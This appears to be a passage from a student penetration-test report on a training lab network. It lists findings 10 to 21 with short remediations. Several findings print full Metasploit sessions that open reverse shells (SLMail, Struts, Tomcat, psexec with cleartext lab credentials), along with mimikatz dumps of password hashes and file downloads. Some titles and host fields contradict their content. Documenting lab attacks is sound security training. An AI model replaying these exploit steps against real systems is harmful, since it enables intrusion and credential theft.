
Vulnerability 10	Findings
Title	Port 80 open
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	we used trivera cracked hash to get into 172.22.117.20 and reveal sensitive information



Affected Hosts	172.22.117.20
Remediation	using strong passwords consisting of uppercase, lowercase, numbers and special characters


Vulnerability 11	Findings
Title	Windows/pop3/Seattlelab_pass
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	We were able to access meterpreter shell by using the seattlelab_pass module in metasploit
Images	<pre> msf6 > use 0 [*] No payload configured, defaulting to windows/meterpreter/reverse_tcp msf6 exploit(windows/pop3/seattlelab_pass) > show options Module options (exploit/windows/pop3/seattlelab_pass): Name Current Setting Required Description RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 110 yes The target port (TCP) Payload options (windows/meterpreter/reverse_tcp): Name Current Setting Required Description EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none) LHOST 172.20.78.251 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- -- 0 Windows NT/2000/XP/2003 (SMB 5.5) msf6 exploit(windows/pop3/seattlelab_pass) > set RHOST 172.22.117.20 RHOST => 172.22.117.20 msf6 exploit(windows/pop3/seattlelab_pass) > set RHOST 172.22.117.100 RHOST => 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) > set RHOST 172.22.117.20 RHOST => 172.22.117.20 msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100 LHOST => 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) > run </pre>

	<pre>msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 3 opened (172.22.117.100:4444 → 172.22.117.20:52319) at 2024-01-15 03 :41:54 -0500 meterpreter > load kiwi Loading extension kiwi</pre>
Affected Hosts	172.22.117.20
Remediation	Update all relevant software, including the Windows operating system and POP3 email server, with the latest security patches; change compromised or weak passwords, using strong, unique alternatives

Vulnerability 12	Findings
Title	Scheduled Access
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	we were able to view scheduled task after getting access to the machine
Images	
Affected Hosts	172.22.117.20
Remediation	restricting access to unauthorized users

Vulnerability 13	Findings
Title	Nmap scan reveals sensitive information
Type (Web app / Linux OS / Windows OS)	Linux OS

Risk Rating	Critical
Description	Nmap scan on 192.168.13.0/24 revealed sensitive information
Images	<pre>Host is up (0.00003s latency). MAC Address: 02:42:C0:A8:0D:0C (Unknown) Nmap scan report for 192.168.13.13 Host is up (0.000048s latency). MAC Address: 02:42:C0:A8:0D:0D (Unknown) Nmap scan report for 192.168.13.14 Host is up (0.000043s latency). MAC Address: 02:42:C0:A8:0D:0E (Unknown) Nmap scan report for 192.168.13.1 Host is up. Nmap done: 256 IP addresses (6 hosts up) scanned in 20.09 seconds</pre> <pre>Nmap scan report for 192.168.13.13 Host is up (0.000014s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.25 ((Debian)) _http-server-header: Apache/2.4.25 (Debian) _http-title: Home Drupal CVE-2019-6340 _http-generator: Drupal 8 (https://www.drupal.org) http-robots.txt: 22 disallowed entries (15 shown) /core/ /profiles/ /README.txt /web.config /admin/ /comment/reply/ /filter/tips /node/add/ /search/ /user/register/ /user/password/ /user/login/ /user/logout/ /index.php/admin/ _/index.php/comment/reply/ MAC Address: 02:42:C0:A8:0D:0D (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop</pre> <pre>TRACEROUTE HOP RTT ADDRESS 1 0.61 ms WinDC01 (172.22.117.10) Nmap scan report for Windows10 (172.22.117.20) Host is up (0.00063s latency). or password incorrect! Not shown: 990 closed tcp ports (reset) PORT STATE SERVICE VERSION 21/tcp open ftp 331 FileZilla ftptd 0.9.41 beta ftp-anon: Anonymous FTP login allowed (FTP code 230) _-r--r--r-- 1 ftp ftp 0 Logged on 32 Feb 15 2022 flag3.txt ftp-bounce: bounce working!</pre>
Affected Hosts	192.168.13.0/24
Remediation	Implement IP blocking for unauthorized users

Vulnerability 14	Findings
Title	Apache Struts (CVE-2017-5638)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Used exploit module multi/http/struts2_content_type_ognl with a payload of linux/x86/shell_reverse_tcp to gain Meterpreter access.
Images	 <pre>msf6 exploit(multi/http/struts2_content_type_ognl) > show options Module options (exploit/multi/http/struts2_content_type_ognl): Name Current Setting Required Description ----- ----- ----- ----- Proxies no A proxy chain of format type:host:port[,type:host:port][...] RHOSTS 192.168.13.12 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 8080 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections TARGETURI /struts2-showcase/ yes The path to a struts application action VHOST no HTTP server virtual host Payload options (linux/x64/meterpreter/reverse_tcp): Name Current Setting Required Description ----- ----- ----- ----- LHOST 192.168.13.1 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- -- 0 Universal msf6 exploit(multi/http/struts2_content_type_ognl) ></pre>


	<pre>meterpreter > search -f *flag* Found 12 results...</pre> <table border="1"> <thead> <tr> <th>Path</th><th>Size (bytes)</th><th>Modified (UTC)</th></tr> </thead> <tbody> <tr><td>/proc/kpageflags</td><td>0</td><td>2024-01-11 04:33:15 -0500</td></tr> <tr><td>/proc/sys/kernel/acpi_video_flags</td><td>0</td><td>2024-01-11 04:33:16 -0500</td></tr> <tr><td>/proc/sys/kernel/sched_domain/cpu0/domain0/flags</td><td>0</td><td>2024-01-11 04:34:01 -0500</td></tr> <tr><td>/proc/sys/kernel/sched_domain/cpu1/domain0/flags</td><td>0</td><td>2024-01-11 04:34:01 -0500</td></tr> <tr><td>/root/flagisinThisfile.7z</td><td>194</td><td>2022-02-08 09:17:32 -0500</td></tr> <tr><td>/sys/devices/platform/serial8250/tty/ttyS0/flags</td><td>4096</td><td>2024-01-11 04:34:01 -0500</td></tr> <tr><td>/sys/devices/platform/serial8250/tty/ttyS1/flags</td><td>4096</td><td>2024-01-11 04:34:01 -0500</td></tr> <tr><td>/sys/devices/platform/serial8250/tty/ttyS2/flags</td><td>4096</td><td>2024-01-11 04:34:01 -0500</td></tr> <tr><td>/sys/devices/platform/serial8250/tty/ttyS3/flags</td><td>4096</td><td>2024-01-11 04:34:01 -0500</td></tr> <tr><td>/sys/devices/virtual/net/eth0/flags</td><td>4096</td><td>2024-01-11 04:33:16 -0500</td></tr> <tr><td>/sys/devices/virtual/net/lo/flags</td><td>4096</td><td>2024-01-11 04:33:16 -0500</td></tr> <tr><td>/sys/module/scsi_mod/parameters/default_dev_flags</td><td>4096</td><td>2024-01-11 04:33:16 -0500</td></tr> </tbody> </table> <pre>meterpreter > download /root/flagisinThisfile.7z [-] Unknown command: download meterpreter > download /root/flagisinThisfile.7z [*] Downloading: /root/flagisinThisfile.7z → /root/flagisinThisfile.7z [*] Downloaded 194.00 B of 194.00 B (100%): /root/flagisinThisfile.7z → /root/flagisinThisfile.7z [*] download : /root/flagisinThisfile.7z → /root/flagisinThisfile.7z meterpreter ></pre>	Path	Size (bytes)	Modified (UTC)	/proc/kpageflags	0	2024-01-11 04:33:15 -0500	/proc/sys/kernel/acpi_video_flags	0	2024-01-11 04:33:16 -0500	/proc/sys/kernel/sched_domain/cpu0/domain0/flags	0	2024-01-11 04:34:01 -0500	/proc/sys/kernel/sched_domain/cpu1/domain0/flags	0	2024-01-11 04:34:01 -0500	/root/flagisinThisfile.7z	194	2022-02-08 09:17:32 -0500	/sys/devices/platform/serial8250/tty/ttyS0/flags	4096	2024-01-11 04:34:01 -0500	/sys/devices/platform/serial8250/tty/ttyS1/flags	4096	2024-01-11 04:34:01 -0500	/sys/devices/platform/serial8250/tty/ttyS2/flags	4096	2024-01-11 04:34:01 -0500	/sys/devices/platform/serial8250/tty/ttyS3/flags	4096	2024-01-11 04:34:01 -0500	/sys/devices/virtual/net/eth0/flags	4096	2024-01-11 04:33:16 -0500	/sys/devices/virtual/net/lo/flags	4096	2024-01-11 04:33:16 -0500	/sys/module/scsi_mod/parameters/default_dev_flags	4096	2024-01-11 04:33:16 -0500
Path	Size (bytes)	Modified (UTC)																																						
/proc/kpageflags	0	2024-01-11 04:33:15 -0500																																						
/proc/sys/kernel/acpi_video_flags	0	2024-01-11 04:33:16 -0500																																						
/proc/sys/kernel/sched_domain/cpu0/domain0/flags	0	2024-01-11 04:34:01 -0500																																						
/proc/sys/kernel/sched_domain/cpu1/domain0/flags	0	2024-01-11 04:34:01 -0500																																						
/root/flagisinThisfile.7z	194	2022-02-08 09:17:32 -0500																																						
/sys/devices/platform/serial8250/tty/ttyS0/flags	4096	2024-01-11 04:34:01 -0500																																						
/sys/devices/platform/serial8250/tty/ttyS1/flags	4096	2024-01-11 04:34:01 -0500																																						
/sys/devices/platform/serial8250/tty/ttyS2/flags	4096	2024-01-11 04:34:01 -0500																																						
/sys/devices/platform/serial8250/tty/ttyS3/flags	4096	2024-01-11 04:34:01 -0500																																						
/sys/devices/virtual/net/eth0/flags	4096	2024-01-11 04:33:16 -0500																																						
/sys/devices/virtual/net/lo/flags	4096	2024-01-11 04:33:16 -0500																																						
/sys/module/scsi_mod/parameters/default_dev_flags	4096	2024-01-11 04:33:16 -0500																																						
Affected Hosts	192.168.13.12																																							
Remediation	Update Apache Struts and have patch management																																							



Vulnerability 15	Findings
Title	Shellshock on port 80
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Used exploit module multi/http/tomcat_jsp_upload_bypass with a payload of linux/x86/shell_reverse_tcp to gain Meterpreter access.

Images	<pre>msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > show options Module options (exploit/multi/http/tomcat_jsp_upload_bypass): Name Current Setting Required Description --- --- --- --- Proxies no no A proxy chain of format type:host:port[,type:host:port][...] RHOSTS 192.168.13.10 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 8080 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections TARGETURI / yes The URI path of the Tomcat installation VHOST no no HTTP server virtual host Payload options (generic/shell_reverse_tcp): Name Current Setting Required Description --- --- --- --- LHOST 192.168.13.1 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- -- 0 Automatic [*] Started reverse TCP handler on 192.168.13.1:4444 [*] Uploading payload ... [*] Payload executed! [*] Command shell session 6 opened (192.168.13.1:4444 → 192.168.13.10:45266) at 2024-01-11 04:55:02 -0500</pre>
Affected Hosts	192.168.13.1
Remediation	Web Server Patching and have patch management

Vulnerability 16	Findings
Title	Kiwi
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Post exploitation, we were able to extract the NTLM hash associated with the user administrator
Images	<pre>meterpreter > load kiwi Loading extension kiwi... #####. mimikatz 2.2.0 20191125 (x86/windows) ## ^ ##. "A La Vie, A L'Amour" - (oe.oe) ## / \ ##. /** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com) ## \ / ##. > http://blog.gentilkiwi.com/mimikatz ## v ##. Vincent LE TOUX (vincent.letoux@gmail.com) #####'. > http://pingcastle.com / http://mysmartlogon.com ***/ [!] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > dcsync_ntlm Administrator [!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller) [+] Account : Administrator [+] NTLM Hash : 4f0cf309a1965906fd2ec39dd23d582 [+] LM Hash : 0e9b6c3297033f52b59d01ba2328be55 [+] SID : S-1-5-21-3484858390-3689884876-116297675-500 [+] RID : 500</pre>

	<pre>meterpreter > kiwi_cmd lsadump::cache Domain : WIN10 SysKey : 5746a193a13db189e63aa2583949573f Local name : WIN10 (S-1-5-21-2013923347-1975745772-2428795772) Domain name : REKALL (S-1-5-21-3484858390-3689884876-116297675) Domain FQDN : rekall.local Policy subsystem is : 1.18 LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020 * Iteration is set to default (10240) [NLS1 - 1/15/2024 12:39:28 AM] RID : 00000450 (1104) User : REKALL\ADMBob MsCacheV2 : 3f267c855ec5c69526f501d5d461315b meterpreter >]</pre>
Affected Hosts	192.168.13.1
Remediation	Moving the hashstore somewhere they couldn't be extracted - also monitoring authentication/logon activity that could indicate an attack in progress


Vulnerability 17	Findings
Title	Drupal CVE
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	We were able to create a meterpreter shell using exploit unix/webapp/drupal_ws_unserialize. Once accessed we were able to get uid.
Images	
Affected Hosts	192.168.13.13
Remediation	Update all relevant software, including the Linux operating system and

Vulnerability 18	Findings
Title	Open FTP port 21
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	A secure shell was created on the user Alice's account through the open port 21 giving access to the host 192.168.13.14.
Images	 <p>The screenshot shows an FTP session in progress. The interface includes a toolbar with icons for back, forward, search, and file operations. The title bar displays 'Exploit-DB' and 'Nessus'. The main window is titled 'Index of /' and shows a file list. The list includes 'flag2.txt' (modified 2022-02-15 13:53, size 34) and 'flag3.txt'. The terminal output on the left shows the following session:</p> <pre> 220 Please visit http://sourceforge.net/projects/filezilla/ ftp> ls 530 Please log in with USER and PASS first. ftp> bind: Address already in use ftp> user user trivera 331 Password required for user 530 Login or password incorrect! Login failed. ftp> user anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp> ls 200 Port command successful 150 Opening data channel for directory list. -r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp> cat flag3.txt ?Invalid command ftp> help Commands may be abbreviated. Commands are: </pre>  <p>The screenshot shows a terminal window with a root prompt '(root💀kali)-[~]'. The user runs the command '# ssh alice@192.168.13.14' and enters Alice's password. The system then displays a standard Ubuntu 18.04 LTS welcome message, including documentation links and a note about minimizing the system. It also mentions that the programs are free software and provides copyright information. Finally, it states that the system comes with no warranty.</p> <pre> # ssh alice@192.168.13.14 alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into. To restore this content, you can run the 'unminimize' command. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/*copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. </pre>
Affected Hosts	192.168.13.14
Remediation	Close port 21 and update the password for Alice.

Vulnerability 19	Findings
Title	Psexec
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	<p>We were able to escalate our privilege to the WINDC machine using windows/smb/psexec to create a meterpreter shell. Once done a shell account into the C:\\ drive was created granting access to the host 172.22.117.10. Once the shell was created we were able to find all the users in the system.</p>
Images	<pre>msf6 exploit(windows/smb/psexec) > show options Module options (exploit/windows/smb/psexec): Name Current Setting Required Description RHOSTS 172.22.117.10 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 445 yes The SMB service port (TCP) SERVICE_DESCRIPTION no Service description to be used on target for pretty listing SERVICE_DISPLAY_NAME no The service display name SERVICE_NAME no The service name SMBDomain rekall no The Windows domain to use for authentication SMBPass Changeme! no The password for the specified username SMBSHARE \$ no The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share SMBUser ADMBob no The username to authenticate as Payload options (windows/meterpreter/reverse_tcp): Name Current Setting Required Description EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none) LHOST 172.22.117.100 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- -- 0 Automatic</pre> <pre>msf6 exploit(windows/smb/psexec) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.10:445 - Connecting to the server... [*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445 rekall as user 'ADMBob' ... [*] 172.22.117.10:445 - Selecting PowerShell target [*] 172.22.117.10:445 - Executing the payload... [*] Sending stage (175174 bytes) to 172.22.117.10 [*] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable... [*] Meterpreter session 13 opened (172.22.117.100:4444 → 172.22.117.10:49763) at 2024-01-15 05:05:10 -0500 meterpreter > net user [-] Unknown command: net meterpreter > net users [-] Unknown command: net meterpreter > shell [*] Process 1008 created. [*] Channel 1 created. [*] Microsoft Windows [Version 10.0.17763.737] [*] (c) 2018 Microsoft Corporation. All rights reserved. C:\Windows\system32>net users net users [*] User accounts for \\ ADMBob Administrator flag8-ad12fc2fffc1e47 Guest hdodge jsmith krbtgt tschubert</pre>
Affected Hosts	172.22.117.10
Remediation	Immediately update the Admin password as it was easy to access and is not strong additionally. Update the password policy to increase both password strength and add a regular password update policy to have passwords regularly changed.


Vulnerability 20	Findings
Title	Access Control
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	We were able to escalate privilege with meterpreter, and access the sudoers file
Images	<pre> meterpreter > cat sudoers # # This file MUST be edited with the 'visudo' command as root. # # Please consider adding local content in /etc/sudoers.d/ instead of # directly modifying this file. # # See the man page for details on how to write a sudoers file. # Defaults env_reset Defaults mail_badpass Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin" # Host alias specification # User alias specification # Cmnd alias specification # User privilege specification root ALL=(ALL:ALL) ALL # Members of the admin group may gain root privileges %admin ALL=(ALL) ALL # Allow members of group sudo to execute any command %sudo ALL=(ALL:ALL) ALL # See sudoers(5) for more information on "#include" directives: #include /etc/sudoers.d Flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less meterpreter > </pre>
Affected Hosts	192.168.13.1
Remediation	Harden access control - while preventing access to sudoers entirely might not be feasible, logging/alerting any changes/updates could flag any threat actors accessing sudoers.

Vulnerability 21	Findings
Title	Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High

Description	Able to view sensitive information via "X-Powered-By" HTTP Response Header Field(s)
